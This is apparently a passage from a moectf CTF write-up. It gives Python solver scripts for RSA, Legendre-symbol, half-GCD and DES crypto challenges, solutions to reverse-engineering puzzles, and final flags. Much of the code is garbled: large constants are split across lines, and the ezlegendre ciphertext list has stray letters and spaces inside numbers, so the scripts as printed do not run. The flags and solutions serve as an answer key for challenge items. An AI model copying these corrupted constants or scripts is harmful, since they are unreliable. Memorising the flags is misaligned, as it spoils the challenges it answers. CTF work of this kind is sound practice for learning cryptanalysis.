    print("Wiener attack failed.")
```

```
#moectf{Ez_W1NNer_@AtT@CK!||}
```

Ledengre_revenge

代码块

```python
from Crypto.Util.number import long_to_bytes, bytes_to_long
from Crypto.Cipher import AES
import math


def tonelli_shanks(n, p):
    if pow(n, (p - 1) // 2, p) != 1:
        return None
    q = p - 1
    s = 0
    while q % 2 == 0:
        q //= 2
        s += 1
    z = 2
    while pow(z, (p - 1) // 2, p) != p - 1:
        z += 1
    m = s
    c = pow(z, q, p)
    t = pow(n, q, p)
    r = pow(n, (q + 1) // 2, p)
    while t != 1:
        t2i = t
        for i in range(1, m):
            t2i = pow(t2i, 2, p)
            if t2i == 1:
                break
        if i == m:
            return None
        b = pow(c, 1 << (m - i - 1), p)
        m = i
        c = pow(b, 2, p)
        t = (t * c) % p
        r = (r * b) % p
    return r


def function(x, p):
    if x >= p:
        return x
    if pow(x, (p - 1) // 2, p) == 1:
```

```
        return pow(x, 2, p)
    else:
        return pow(x, 3, p)


def function_inv(y, p):
    possible_x = []
    for x in range(0, 256):
        if function(x, p) == y:
            possible_x.append(x)
    return possible_x


def matrix_to_str(matrix):
    b = bytes(sum([[matrix[row][col] for col in range(4)] for row in
range(4)], []))
    return b.rstrip(b'\0')


def str_to_matrix(s):
    matrix = [[0] * 4 for _ in range(4)]
    for i in range(4):
        for j in range(4):
            matrix[i][j] = function(s[i * 4 + j], 251)
    return matrix


def mod_inverse(a, n):
    t, new_t = 0, 1
    r, new_r = n, a
    while new_r != 0:
        quotient = r // new_r
        t, new_t = new_t, t - quotient * new_t
        r, new_r = new_r, r - quotient * new_r
    if r > 1:
        return None
    if t < 0:
        t = t + n
    return t


# 给定数据
p_ =
715838054567737708888202245774186713445002234012333016426929260001913899377 09
e = 65537
c_key =
167928366793912417405165361179442144480849293573664396923927857572698068 1302
```

```python
text = 265887639619668084960881454869405454489678911024532785014574962935306718995688
a = [[239, 239, 251, 239], [233, 227, 233, 251], [251, 239, 251, 233], [233, 227, 251, 233]]
lis0 = [[341, 710, 523, 1016], [636, 366, 441, 790], [637, 347, 728, 426], [150, 184, 421, 733]]
lis1 = [[133, 301, 251, 543], [444, 996, 507, 1005], [18, 902, 379, 878], [235, 448, 836, 263]]

# 暴力破解key
for key in range(1, 65536):
    if pow(key, 2 * e, p_) == c_key:
        print(f"Found key: {key}")
        break

aes_key = long_to_bytes(key << 107)
print(f"AES key length: {len(aes_key)} bytes")  # 验证密钥长度
cipher = AES.new(aes_key, AES.MODE_ECB)

# 计算最终状态：尝试两个平方根
S1 = tonelli_shanks(text, p_)
if S1 is None:
    print("No square root found for text")
    exit()
S2 = p_ - S1  # 另一个平方根
print("Trying first square root...")
S_bytes = long_to_bytes(S1)
if len(S_bytes) < 32:
    S_bytes = b'\x00' * (32 - len(S_bytes)) + S_bytes
S0 = S_bytes[:16]
S1 = S_bytes[16:]


def reverse_round(state, lis_round, a, round_index):
    matrix_N = [[0] * 4 for _ in range(4)]
    for i in range(4):
        for j in range(4):
            matrix_N[i][j] = state[i * 4 + j]

    matrix_M = [[0] * 4 for _ in range(4)]
    for i in range(4):
        for j in range(4):
            possible_M = function_inv(matrix_N[i][j], a[i][j])
            # 修复点：直接使用 round_index 提取对应位
            bit = (lis_round[i][j] >> round_index) & 1  # 修改这里!
            possible_M = [x for x in possible_M if (x > a[i][j] // 2) == bit]
            if not possible_M:
```

```
                return None
            matrix_M[i][j] = possible_M[0]

    enc_candidates = [[] for _ in range(16)]
    for i in range(4):
        for j in range(4):
            possible_enc = function_inv(matrix_M[i][j], 251)
            enc_candidates[i * 4 + j] = possible_enc

    from itertools import product
    for enc_list in product(*enc_candidates):
        enc_bytes = bytes(enc_list)
        try:
            prev_state = cipher.decrypt(enc_bytes)
            return prev_state
        except:
            continue
    return None


def reverse_all_rounds(state, lis_list, a):
    current_state = state
    for round_index in range(10):
        current_state = reverse_round(current_state, lis_list, a, round_index)
        if current_state is None:
            return None
    return current_state


# 对两个部分分别进行逆向
flag_part0 = reverse_all_rounds(S0, lis0, a)
flag_part1 = reverse_all_rounds(S1, lis1, a)

if flag_part0 and flag_part1:
    flag = flag_part0 + flag_part1
    print(f"Flag: {flag.decode()}")
else:
    # 尝试第二个平方根
    print("First root failed, trying second square root...")
    S_bytes = long_to_bytes(S2)
    if len(S_bytes) < 32:
        S_bytes = b'\x00' * (32 - len(S_bytes)) + S_bytes
    S0 = S_bytes[:16]
    S1 = S_bytes[16:]
    flag_part0 = reverse_all_rounds(S0, lis0, a)
    flag_part1 = reverse_all_rounds(S1, lis1, a)
    if flag_part0 and flag_part1:
```

```
175             flag = flag_part0 + flag_part1
176             print(f"Flag: {flag.decode()}")
177         else:
178             print("Failed to recover flag with both roots")
```

ezHalfGCD

代码块

```
1   from Crypto.Util.number import long_to_bytes
2
3
4   def mod_inverse(a, n):
5       # 使用迭代方法计算模逆
6       t, new_t = 0, 1
7       r, new_r = n, a
8
9       while new_r != 0:
10          quotient = r // new_r
11          t, new_t = new_t, t - quotient * new_t
12          r, new_r = new_r, r - quotient * new_r
13
14      if r > 1:
15          return None  # 模逆不存在
16      if t < 0:
17          t = t + n
18      return t
19
20
21  def poly_degree(p):
22      d = len(p) - 1
23      while d >= 0 and p[d] == 0:
24          d -= 1
25      return d
26
27
28  def poly_remainder(a, b, n):
29      deg_a = poly_degree(a)
30      deg_b = poly_degree(b)
31      if deg_b < 0:
32          return None
33      r = a[:]
34      while deg_a >= deg_b:
35          lead_r = r[deg_a]
36          lead_b = b[deg_b]
37          inv_lead_b = mod_inverse(lead_b, n)
```

```
        if inv_lead_b is None:
            return None
        factor = lead_r * inv_lead_b % n
        for i in range(0, deg_b + 1):
            idx = deg_a - deg_b + i
            if idx < len(r):
                r[idx] = (r[idx] - factor * b[i]) % n
        deg_a = poly_degree(r)
    return r


def poly_gcd(a, b, n):
    while poly_degree(b) >= 0:
        r = poly_remainder(a, b, n)
        if r is None:
            return None
        a = b
        b = r
    return a


# 主程序
e_val = 11
n =
311660996572804751254755353658317827830938754632473583624751885889472787792616590873821538417353412946444701356582425638948114271950854992346879598210142138840971446839169791456885016539376521321965076417065920585414614948519783782340975014500886962020677804581856991187456931127950645237743160769006229245150430875142998193633830052614324261249071900500318739697187315775776104234303420118333998125713302591671413430535840934924071107260502892848835690758980316137038384882375767563036551895455928724319149670275304537209475451370775775446158576066244326670910580644322548155604835846215254184679545928369372439882431
A =
138089104526027195820823565381038098694228862282595095603722420937724277334166184012056967400743530286238203170501926274916603595588923921539995322728573394812984828028862518487030469605047865287935891705395840033836320274769143615742731442913305857351791666905135454719017636972691942284672876455731887758998903758538017965935828509755788046715474534575286865183973972342778419441840551176692776973629454635088445999477163373143985213630797497389439088603988434305185056905282969419979888697327590535875544756923008419121411992960101636411856643777423977779419683947461506117107770006259166095425257008603215288672121
B =
771279945152392393429743834049381870963810091147588065926908152179744809400067188666245337166937756144276878164878728176367981495231281058874922064061634912101380298662736972510574841242870827114664037525160385215489182603669912182470650839644567919388151142696235049944892165092590208300903865642022451799041814426381060891661394370338780425898871010069510001462592115100691463506674537326693241
```

```
522642095810555974512433517536118342702451075879261279957708379976572005641391597834387553629065117329334567556157815626732355750256979277230449755218985101698246123191336482928865166473013608186515939313132298192191021452
C = 894510730103475572849584456948777906177928458037601077973815297094718207962800841050676989919558783959100151883021776468599378605624814726543232609670826195546342526501910728018180564277901156145145431115589678554941920392777979439329210254339330200637295639957614541733453280727879958971862238162005775966684182859139832583501267115086918765938983728386252082360729694525611252282765144977858082339098241367689924035089953114271269967974794791094625994785638389602317004891381734713155429498571328372671258967340771255624802290579938944569672935599910907961053536945947262426210286500553262856689698523083914877686

binoms = [1, 11, 55, 165, 330, 462, 462, 330, 165, 55, 11, 1]

for k in range(1, 11):
    print("Trying k =", k)
    C_k = (B * pow(k, e_val, n)) % n

    P = [0] * (e_val + 1)
    P[0] = (-A) % n
    for i in range(1, e_val):
        P[i] = 0
    P[e_val] = 1

    Q = [0] * (e_val + 1)
    for i in range(0, e_val + 1):
        binom = binoms[i]
        term = binom * pow(e_val, i) * pow(-1, i + 1)
        Q[i] = term % n
    Q[0] = (Q[0] - C_k) % n

    g = poly_gcd(P, Q, n)
    if g is None:
        continue
    deg_g = poly_degree(g)
    print("GCD degree:", deg_g)
    if deg_g == 1:
        c = g[1]
        d_val = g[0]
        if c == 0:
            continue
        inv_c = mod_inverse(c, n)
        if inv_c is None:
            continue
        d_candidate = (-d_val * inv_c) % n
        if (e_val * d_candidate - 1) % k == 0:
```

```
            phi_candidate = (e_val * d_candidate - 1) // k
            if phi_candidate < n and phi_candidate > 0:
                if pow(phi_candidate, e_val, n) == B:
                    print("Found d:", d_candidate)
                    print("Found phi:", phi_candidate)
                    d_flag = mod_inverse(e_val, phi_candidate)
                    if d_flag is None:
                        continue
                    m = pow(C, d_flag, n)
                    flag = long_to_bytes(m)
                    print("Flag:", flag.decode())
                    exit(0)

print("Not found")
```

happyRSA

代码块

```
from Crypto.Util.number import long_to_bytes
import math

n = 128523866891628647198256249821889078729612915602126813095353326058434117743331117354307769466834709121615383318360553158180793808091715290853250784591576293353438657705902690576369228616974691526529115840225288717188674903706286837772359866451871219784305209267680502055721789166823585304852101129034033822731
e = 65537
c = 125986017030189249606833383146319528808010980928552142070952791820726011301355101112751401734059277025967527782109331573869703458333443026446504541008332002497683482554529670817491746530944661661838872530737844860894779846008432862757182462997411607513582892540745324152395112372620247143278397038318619295886
x = 522964948416919148730075013940176144502085141572251634384238148239059418865743755566045480035498265634350869368780682933647857349700575757065055513839460630399915983325017019073643523849095374946914449481491243177810902947558024707988938268598599450358141276922628627391081922608389234345668009502520912713141

# Calculate 4x - 3
four_x_minus_3 = 4 * x - 3

# Check if 4x-3 is a perfect square
sqrt_val = math.isqrt(four_x_minus_3)
if sqrt_val * sqrt_val == four_x_minus_3:
    print("4x-3 is a perfect square")
```

```
    n_phi = (sqrt_val - 1) // 2
    print("n_phi =", n_phi)
else:
    print("4x-3 is not a perfect square")
    exit()

# Compute φ(n)
phi_n = n - n_phi

# Compute private key d
d = pow(e, -1, phi_n)

# Decrypt message
m = pow(c, d, n)

# Convert to bytes to get flag
flag = long_to_bytes(m)
print(flag.decode())
```

ezlegendre

代码块

```
p = 258669765135238783146000574794031096183
a = 144901483389896508632771215712413815934

def generate_primes(limit):
    sieve = [True] * (limit+1)
    sieve[0] = sieve[1] = False
    for i in range(2, int(limit**0.5)+1):
        if sieve[i]:
            for j in range(i*i, limit+1, i):
                sieve[j] = False
    primes = [i for i, is_prime in enumerate(sieve) if is_prime]
    return primes

# 生成16位素数
limit = 65536
all_primes = generate_primes(limit)
primes_16 = [p for p in all_primes if p >= 32768 and p <= 65535]
print(f"Number of 16-bit primes: {len(primes_16)}")

# 预计算S0
S0 = set()
for e in primes_16:
    value = pow(a, e, p)
```

```
    S0.add(value)

print("S0 computed")

# 预计算S1 for d from 1 to 10
S1_dict = {}
for d in range(1, 11):
    base = a + d
    S1_d = set()
    for e in primes_16:
        value = pow(base, e, p)
        S1_d.add(value)
    S1_dict[d] = S1_d
    print(f"S1 for d={d} computed")

# 现在，ciphertext列表
ciphertext = [10223060778230328606666180337594333785
2,
19679507720329187958412354861453629121
0,
41820965969318717978206410470942308653,
20748526560855397303163896137637931699
1,
12624193483016418403018448396596535851
1,
20250852993510047910828861636740192486,
10366903904481727363396213907091214002
3,
97337342479349334554052986501856387313,
15912771937711508843284915308750137752
9,
45764236700940832554086668329121194445,
35275004033464216369574866255836768148,
52905563179465420745275423120979831405,
17032180473319795641143474346227445013,
29477780450507011415073117531375947096,
55487351149573346854028771906741727601,
12157651089425053106315246610700005527
9,
69959515052241122548546701060784004682,
17383933574452074676031502137891121121
6,
28266103662329817802592951699263023295,
19496573020565501643721659069003888430
9,
20828496625434325401658288905176306657
4,
13768027219344900016929300633386642093
4,
25063450415085944905124649791283048802
5,
12422807595336248310809792685014338743
3,
23295617622902336985783057797162657719
6,
14944178489102100622439523547182520566
1,
11875832616587556843137631450874027893
4,
22229621546627183501318490342191793651
2,
49132466023594939909761224481560782731, 40628667853752084930882874975151333
9,
21512215288329285925424694866194652032
4,
81283590250399459209567683991648438199,
```

```
150395133067480380674905743031927410663,
571087847997746776254840032072657549l, 836277537742864261709341051004634561O9,
164968224377869331545649899270867630850,
241057183685774160581265732812497247167,
109136287048010096863680430193408099828,
116313129605409961931811582899075031153,
202739016625709380026000805340243458300,
254082259217749577455731425425767555O,
151336258796933656160956289529558246702,
294718904437049406364352516602397309S,
228678413963736672394976193093568181979,
406270630323218357072204146700186410Z4,
554467893152269496229690820428813191Y8,
322191087266515090706698369235919484S9,
134454924722414419191920784435633637634,
979520239677286407300458571043768260Z9,
206590769425044174799537870922765926S2,
932817611737137297773268421528609010S0,
133634773495582264000160065317239987936,
799767201524352188187311145554254584Z0,
234654694673289327542859971371886984118,
513322731089890676442459196150907537S6,
134120280423303717489979349737802826605,
182001158305920226320085758522717203725,
984087987578655627374621694703461585l6,
782004356039003686193342723082727737g7,
232796357836930341547987600782979821555, 589106968861493082018132081244848952,
241860032300923315548867676287444151Z3,
236070626491251466741246103662922841423,
238699080882667864827094121849090696547,
141659873734297659078160283051728812410,
228977113517120063860252637394240795552,
236613527842969921794004708284265628300,
145522034982744654991661857596541755396,
249608374387044047328725156440984678776, 325110572051913836681821746093704556,
171492052199838424502681030556098576483,
156498865212994371079795360268866413702,
196747701509389071931992996873572785043,
708118116031378961587653566803644907S1,
836725515823856074222404640869554625Y1,
117961603623637997457153763936550310698,
224448821395214505399297116719025174412,
459881537300955432173522593820080725l,
194892269604260726530091473301914449005,
127484628022155760909820605666827662175,
208706240846212140439291547368645656474,
141022864811049973036516841521952983Z6, 612950333547130434545179560968377065Y,
```

```
10379966804859314939627715738562883418 5,
18581337548141051300249668391810623835 1,
23349168931688297814751734023079402579 6,
46274083097168831187719988888816378961,
11948755155366477261462993628534583693 4,
84340029922118279362389419277915602509,
88253743193124528032223101368846247085,
22789535764001833009950150494138816743 2,
92189947144174433744195727086236905626,
83114957902192791332190922428847199876,
17353575409044193773161903152069932512 2,
19230940793378948483560207178233079839 8,
25542192160012899492373865015759805377 6,
15553508246831401273356333683764195862 5,
49064798421022327310707074253263463055,
16121641647107164476930196385768505403 1,
25248034881718887251500898569862005985 1,
75854882798183185741756645038434215611,
25606500619268301119013298212864068253 7,
87507510173514424105732562474643251223,
16330979513213153487514756653648528821 2,
25358308432040498569951012936174686905 9,
25330011252165197263758030732657656831 3,
23902771708072965073867803257184068072 7,
11744465768697161552639889447067302603 4,
21547094280287404685795862118168455142 6,
58767098748728136687851735836323448020,
24935716469740997788376409887970506553 5,
17470534838589311751808401766995864734 5,
21110876717737521560515530120925978123 2,
57829566748907062397366819001461941421,
88265742700024922112974862134385921564,
80952107622167923709226013231566882261,
23607858213248386491611721328119371419 8,
19344848264656314169272657555041722589 1,
24597279916680605822304850607355372623 3,
10132977708896091601871557249244373666,
20178541815265451982584920631261608102 8,
15169816744048531212384271865884567710,
12254532829038595004382682227792429718 2,
20291864619225517726156770147999175360 0,
32696887488223731055835744711207261936,
88319352182963224921157305627381030375,
92381505322264045777004475690398861771,
18974565401335256312696841515714382184 2,
15225491500599894929981764184365879557 9,
19803243361899136261944834741534229558 1,
```

```
840738928093216769355691148780671183l9,
822438058695842562116996022677607457 68,
619942299482667815371916039994959958 52,
253668765227759797787675352833142466255,
388653767246772119649669077489535571 25,
134615436811268347303232550777225944929,
176932422465426107783498083830285780588,
207573742393618910694054452362826628208,
200033130835394442710748301293534928706,
127536063935293533700918451145963158658,
219125698281820710910675956971948816959,
179795893258398750139395156587561075767,
696496281097268740516351600043984989 64,
241433717681314766463039563422535023524,
202664264135718511331695232476272832350,
205151096657425932591242432052912914182,
210305712465948130683966275157181140301,
196555690055906934925300527324955477733,
668179326439645382162595647116989860 77,
952707964409756071791073561828895343 33,
123226880424532374188134357659879826495,
535064954402237735384158076205247492 40,
192532178870838708342497743164676476 28,
165699356396365023442008488156823647206,
107809175498119862854792975070673056027,
250453989887421415931162217952559757164,
171492052199838424502681030556098576483,
133778166882550119563444625306816232463,
149009301604122447269581792013291889175,
998241825462961628135071383664760329 4,
203486292122499140756846060502464655972,
157686696123400087437836943220926921848,
883389197735404122381167170431227118 11,
113265824169274322024623493892867211478,
554937209974496067941861630489384880 1, 124318289075188520620503491236608801 65,
183957934738536914983862053251433028750,
420272892703083563036820298019987907 50,
117406080036483925915502666019795783905,
154312255292300186042636734144948304054,
143706917273862261295046346995206133170,
500881360953386014405161123381207875 26,
250634504150859449051246497912830488025,
807301028987779688870551937489263990 3, 400495828145767888034830398362290254 16,
227012342545923833983403067401561291645,
201776603581414625783054400184026088994,
554749454788845227623184458419981873 57,
221515530211550293408010846844218019597,
```

```
172650752042211610909190315288155597255,
670461949313211725304624442542041114 83,
207435868835185636819659137800256834557,
188063222224545200294767050268070647452,
580993490212603012112752618967365905 64,
235988775961069278706975310428287747 38,
585463085163833352247394423702385450 00,
581253115419479987100884351699014751 01,
238219925698115060748249043752036454438,
203910234934340893915761800653823457631,
190854889967769152565565000250829375099,
375736238906298462092573071818808762 88,
226220240200270623843038279593586687278,
144246075981535671790438155977352345487,
146657705533387842223314939325334487 56,
379920626067753226649775026778380746 49,
473701757599765238322339100093061516 84,
970478132479438802663514458746428424 68,
237607444658797800072728280983357541134,
174853113478993738890584814806707459112,
171046081558615844388246390507158576 07,
836390270114947772830645832686787188 43,
237826165608708003941944469905843354705,
231707683915242052796886276983724691027,
146089830852925550139294146760718642221,
256045627076675504786234254770290527 85,
108577663147976992047614498924706939204,
690403198348293753352876149954352692 76,
169933229202934375632745753379104389929,
726930082848674948082673877109858479 74,
158548279589965576940349068403862889270,
494581012342566102548258791499142551 40,
243895582696884110845896540472159029 68,
210567980379246548727819953025607019254,
110423375132252997825868399832298953831,
109589895677661968369424757992411668628,
661775770691997639259997183578466336 13,
836022938037088282422731862653966764 66,
172226271050176278536911356541786290551,
857998058097039766430340844775799158 67,
179399990302447560847151603157937241688,
816876547522291709846928332770725342 94,
160766441640281044008645821822296569868,
100306680611749750243920501921769642984,
421951873328339225978710303329052660 26,
238918420772178508359295233180536910768,
221685929158944699801776621298532178665,
```

```
    209349638787804999657456057184702655805,
    183953393268431043006359511952782903516,
    137364333131365794683132159746962959967,
    156376893739065960153953506924592180 48,
    145956368418289159411911667337899986262,
    197987711355277581048877821432652325207,
    125421308989313724733467092345532539875,
    905250815165824084885478944714214765 95,
    107405840115256692042814887586009104950,
    715875007001725198016498246110451992 80,
    101557212468699860433027682832576828 83,
    100522792569358427133597834727509523742,
    244473925018526409824670892423775482110,
    507461384257616666103452525775728890 37,
    142188269919422432629362322516729707 1042,
    823511392689059889746509375426080194 7,
    174540885017405784646782293055852044631,
    171949847901434672429841435895697323702,
    343911995594975994345750020075811709 88, 733786866081938593216602547459496437 3,
    896084759520421540688112829352418249 49,
    162561097613906905390170334328135062933,
    252566077272083954707900007055640560669,
    428463798857921910799722484811489690 4,
    220026371387782427901244689037957398829,
    860190604853209994981559651426192580 89,
    193048617312815764057986051423358864 82,
    123188238667151068575810494833929221938,
    125089740978532716086813732154638565196,
    252061524500088702951562270741214799294,
    895288754723127684048238239056997606 49,
    633074070535900542204922820949091905 24,
    243895582696884110845896540472159029 68,
    438357771101838339589907057351529739 42,
    196543204310466258426232803779025620993,
    225032412767857179129234169288824097261,
    502928908802862609843173612962260494 36,
    649289568865092730909817010665280783 31,
    254082259217749577455731425425767555 90,
    235921667882292842303120860570747218086,
    217132603855089441017750752624514343437,
    111061292042561195993293805887891070 48,
    147501327490657927610543345089238991876,
    158091159632919983870444592039392730373,
    254215886971254771885657857148535673338,
    129869106474614345624950211566868568809,
    104257023322744694984796996756680870 22,
    136595953187315682777976356839442311764,
```

```
160779214039773704411866205949873298 2, 237100001556128732075060443420915147 99,
118571340370877720354330132780832828911,
194624784476702188629452374731837038856,
513322731089890676442459196150907537 56,
240921043405288511960365826273938845156,
158670188709175825212687487436006138030,
133641825913283256858340618209700716053,
430544664842321300483012716844385934 12,
203619729678062833155361541250126046 60,
135700832615866572032111395529532615300,
160609169788639387827865051539103507016,
100576279475451993660766480883708996211,
215424685541583305069271024253690375127,
600189563757849615519374235041371417 02,
107997941230633604720421526632224279451,
219482010609171816035007605036664317041,
221735262210243807402693119477290764 93,
249746554302052221287371350978970766087,
932073590853313192646505633549512549 06,
221421697282310997113867048083058096452,
618340926357793651010111093813920375 16,
162215218701897689647766394615098617152,
141856131587452385513407955541400099703,
177910903795887762773545874929605680469,
228832704523723308335513552177377803295,
229427981969125094398744034150988525118,
217938760689082034514008764751385239765,
323805516364573154142309498078989503 0, 42308449860804765793467328093112118974,
254764518926620089428032312378507653680,
215733901156118606036318409454786603209,
596408293451833393367125955950225062 61,
335150717244756496560703258374115502 08,
511756590698435516463532027642968124 62,
211462959696081863041546889096760952490,
230559603938699838189391087728971115767,
858789117336010495484712578381751755 63,
214134904074265214033878852207103328297,
160702405980652445507529591230654474171,
223755040649990285320102091954198427148,
166476753890268002826149533120107157745,
262839166391299982246751648344257633 84,
232971495542024495583092055361321729894,
797417991467697246816498495256368163 79,
228506526471280046809909301748098760369,
167502422063741368765891061653686283332,
269841845906682537139515167949373081 66, 105952393031190074432183821281493254,
113823192955281698937767041115166174652,
```

```
    93264047694114869263275726820602569731,
    55481974783112950660682138071588408040,
    10896189427353083755018244711276714466 9,
    47975793549419083945738147934068241928,
    20402437158635703534348420675442285759 0,
    25185935127298952584999923135850701806 8,
    75939709807860493804628805619699991501,
    12903177444614213980443692115666812918 7,
    11076431845193725426188385677835921896 9,
    24640486472281329847742680819349467361 0,
    15381823656440515758186962043963414006 5,
    24612593216758435308467658688303839745 1]

bits = []
for n in ciphertext:
    if n in S0:
        bits.append('0')
    else:
        found = False
        for d in range(1, 11):
            if n in S1_dict[d]:
                bits.append('1')
                found = True
                break
        if not found:
            print(f"Error: n not found: {n}")
            bits.append('?')  # 但应该不会发生

binary_str = ''.join(bits)
# 现在将二进制字符串转换为字节
flag_bytes = bytearray()
for i in range(0, len(binary_str), 8):
    byte_str = binary_str[i:i+8]
    byte_val = int(byte_str, 2)
    flag_bytes.append(byte_val)

flag = bytes(flag_bytes)
print(flag)
```

ez_square

代码块

```
from Crypto.Util.number import long_to_bytes
import math

```

```
n = 83917281059209836833837824007690691544699901753577294450739161840987816051781770716778159151802639720854808886223999296102766845876403271538287419091422744267873129896312388567406645946985868002735024896571899580581985438021613509956651683237014111116217116870686535030557076307205101926450610365611263289149
c = 69694813399964784535448926320621517155870332267827466101049186858004350675634768405333171732816667487889978017750378262941788713673371418944090831542155613846263236805141090585331932145339718055875857157018510852176248031272419248573911998354239587587157830782446559008393076144761176799690034691298870022190
hint = 54917963786156993918705453523539099032585780935923921138196700995632780866355234823507540350157752180280954688520409572070280664098465814549873979549002681528366254485248869292367114037329845638663125127534833331020940245102043876738759687261546255984911905300939619733544133177571822138879116445027047803 04
e = 65537

# 我们有 hint = (p+q)^2 mod n
# 所以 (p+q)^2 = hint + k*n 对于某个整数 k

# 由于 p 和 q 都是 512 位素数，n 是 1024 位
# p+q 大约是 513 位，所以 (p+q)^2 大约是 1026 位
# 而 n 是 1024 位，所以 k 应该很小

# 尝试不同的 k 值
for k in range(1, 10):
    S2 = hint + k * n
    # 检查 S2 是否为完全平方数
    root = math.isqrt(S2)
    if root * root == S2:
        print(f"Found with k = {k}")
        s = root  # s = p+q

        # 现在我们有 p+q = s 和 p*q = n
        # 解二次方程: x^2 - s*x + n = 0
        discriminant = s * s - 4 * n
        if discriminant >= 0:
            sqrt_disc = math.isqrt(discriminant)
            if sqrt_disc * sqrt_disc == discriminant:
                p = (s + sqrt_disc) // 2
                q = (s - sqrt_disc) // 2

                if p * q == n:
                    print(f"p = {p}")
                    print(f"q = {q}")

                    # 计算私钥
```

```
                    phi = (p - 1) * (q - 1)
                    d = pow(e, -1, phi)

                    # 解密
                    m = pow(c, d, n)
                    flag = long_to_bytes(m)
                    print(f"Flag: {flag.decode()}")
                    break
else:
    print("未找到合适的 k 值")
```

baby_next

代码块

```
import math
from Crypto.Util.number import long_to_bytes

n = 967427775719599024788491721169921000580979865183888515270526389447780388303813287788485400982013077247525989036280394823542153306713739921562908379798421563814119577549071902922380107421306744040826887912160456560502286864695366889000437352641776995125624660872758085413765255641454539546944296059441892763 97
c = 174459624748136295596935877490611127826481207380233545916815321731239185232003683902468926432068800438531888353758369411187397962801118919504216129907138838179022477673117079183051079692643611360584586707353077020641890109527730135883288439944784906218868960745118090077363687512111797275739241255539403859 67
e = 65537

m = math.isqrt(n)
a = m + 1
s = a * a - n
b = math.isqrt(s)
assert b * b == s
p = a - b
q = a + b
assert p * q == n

phi = (p - 1) * (q - 1)
d = pow(e, -1, phi)
m = pow(c, d, n)
flag = long_to_bytes(m)

print("flag =", flag.decode())
```

ez_DES

代码块

```
from Crypto.Cipher import DES
import string
import itertools

c = b'\xe6\x8b0\xc8m\t?\x1d\xf6\x99sA>\xce
\rN\x83z\xa0\xdc{\xbc\xb8X\xb2\xe2q\xa4"\xfc\x07'
chars = string.ascii_letters + string.digits + string.punctuation

for suffix in itertools.product(chars, repeat=3):
    key_str = 'ezdes' + ''.join(suffix)
    key = key_str.encode('utf-8')
    cipher = DES.new(key, DES.MODE_ECB)
    padded = cipher.decrypt(c)
    n = padded[-1]
    if n < 24 or n > 31:
        continue
    pad_len = 8 - n % 8
    if padded[-pad_len:] == bytes([n]) * pad_len:
        flag_bytes = padded[:n]
        try:
            flag = flag_bytes.decode('utf-8')
            if flag.startswith('moectf{') and flag.endswith('}'):
                print("Found flag:", flag)
                print("Key:", key_str)
                break
        except UnicodeDecodeError:
            continue
```

Re

week1除了tea加密都可以一把梭，我手里没wp

rusty_sudoku

数独题，exp如下

代码块

```
def solve_sudoku(board):
    def is_valid(board, row, col, num):
        for i in range(9):
            if board[row][i] == num:
                return False
```

```
        for i in range(9):
            if board[i][col] == num:
                return False
        start_row = row - row % 3
        start_col = col - col % 3
        for i in range(3):
            for j in range(3):
                if board[i + start_row][j + start_col] == num:
                    return False
        return True
    def solve():
        for i in range(9):
            for j in range(9):
                if board[i][j] == 0:
                    for num in range(1, 10):
                        if is_valid(board, i, j, num):
                            board[i][j] = num
                            if solve():
                                return True
                            board[i][j] = 0
                    return False
        return True

    solve()
    return board

def string_to_board(sudoku_str):
    board = []
    for i in range(9):
        row = []
        for j in range(9):
            char = sudoku_str[i*9 + j]
            if char == '.':
                row.append(0)
            else:
                row.append(int(char))
        board.append(row)
    return board

def board_to_string(board):
    result = ""
    for i in range(9):
        for j in range(9):
            result += str(board[i][j])
    return result

def print_board(board):
```

```
    for i in range(9):
        if i % 3 == 0 and i != 0:
            print("-----------")
        row_str = ""
        for j in range(9):
            if j % 3 == 0 and j != 0:
                row_str += "|"
            row_str += str(board[i][j])
        print(row_str)
if __name__ == "__main__":
    sudoku_str = ".6..8..7.18.3......7.9....1...8...15.9..4.2..54...2..9.....3948.....5..7..3....5."
    board = string_to_board(sudoku_str)
    print_board(board)
    solved_board = solve_sudoku(board)
    print_board(solved_board)

    answer = board_to_string(solved_board)
    print(f"{answer}")
    print(f"{len(answer)}")
#解出来answer套个md5
#moectf{a8c79927d4e830c3fe52e79f410216a0}
```

A simple program

0x4031A4有密文，xor 0x23

moectf{Y0u_P4ssEd!!}

Guess

魔改rc4 密钥moectf2025

moectf{RrRRccCc44$$_w1th_fl0w3r!!_3c6a11b5}

mazegame

代码块

```
solution_path = 'ssddddwwddssddddssddssssddwwddwwddwwwwddddssssaassssaaaassaassaawwaawwwwaaaassddssaassddssssaaaassddddddwwwwddddssddddwwddwwaawwddddsssssssssssssaaawawwwaassaawwaassaaaaaaaaaawwwwaasssssddddssssssddddddddwwdddssddwwwddddssddddddwwawwddddddddddddddddddddssddddddddwwwwawwwwwwwwdwwwwwwwwwwwaawwdwwwwwwwwwwdwwwwwwaaaassssssssssssssssssssssssssssssssssssssssssaaawwaaaaaaaaaaaaaaaaawwwddddddddwwddddddddddwwwawaawawwwwwwwwwwwwwddwwwwaassaawwaassaaa
```

```
    aaaaaaawwwwaawwddwwaawwdwwwdwwwwddddddddddssddddssssdsdssddssaassaaaawwaaaassss
    aaaaaawwddddwwwwaawwawaassdsssdd'

print('=== MoeCTF Maze Solution ===')
print()
print('Maze Details:')
print('- Size: 56x56')
print('- Start: (1, 1)')
print('- Target: (15, 32)')
print('- Movement: W/S (up/down), A/D (left/right)')
print()
print('Solution Path:')
print('Length:', len(solution_path), 'moves')
print('Path:', solution_path)
print()
print('Flag Format: moectf{solution_path}')
print('Final Flag: moectf{' + solution_path + '}')
```

have_fun

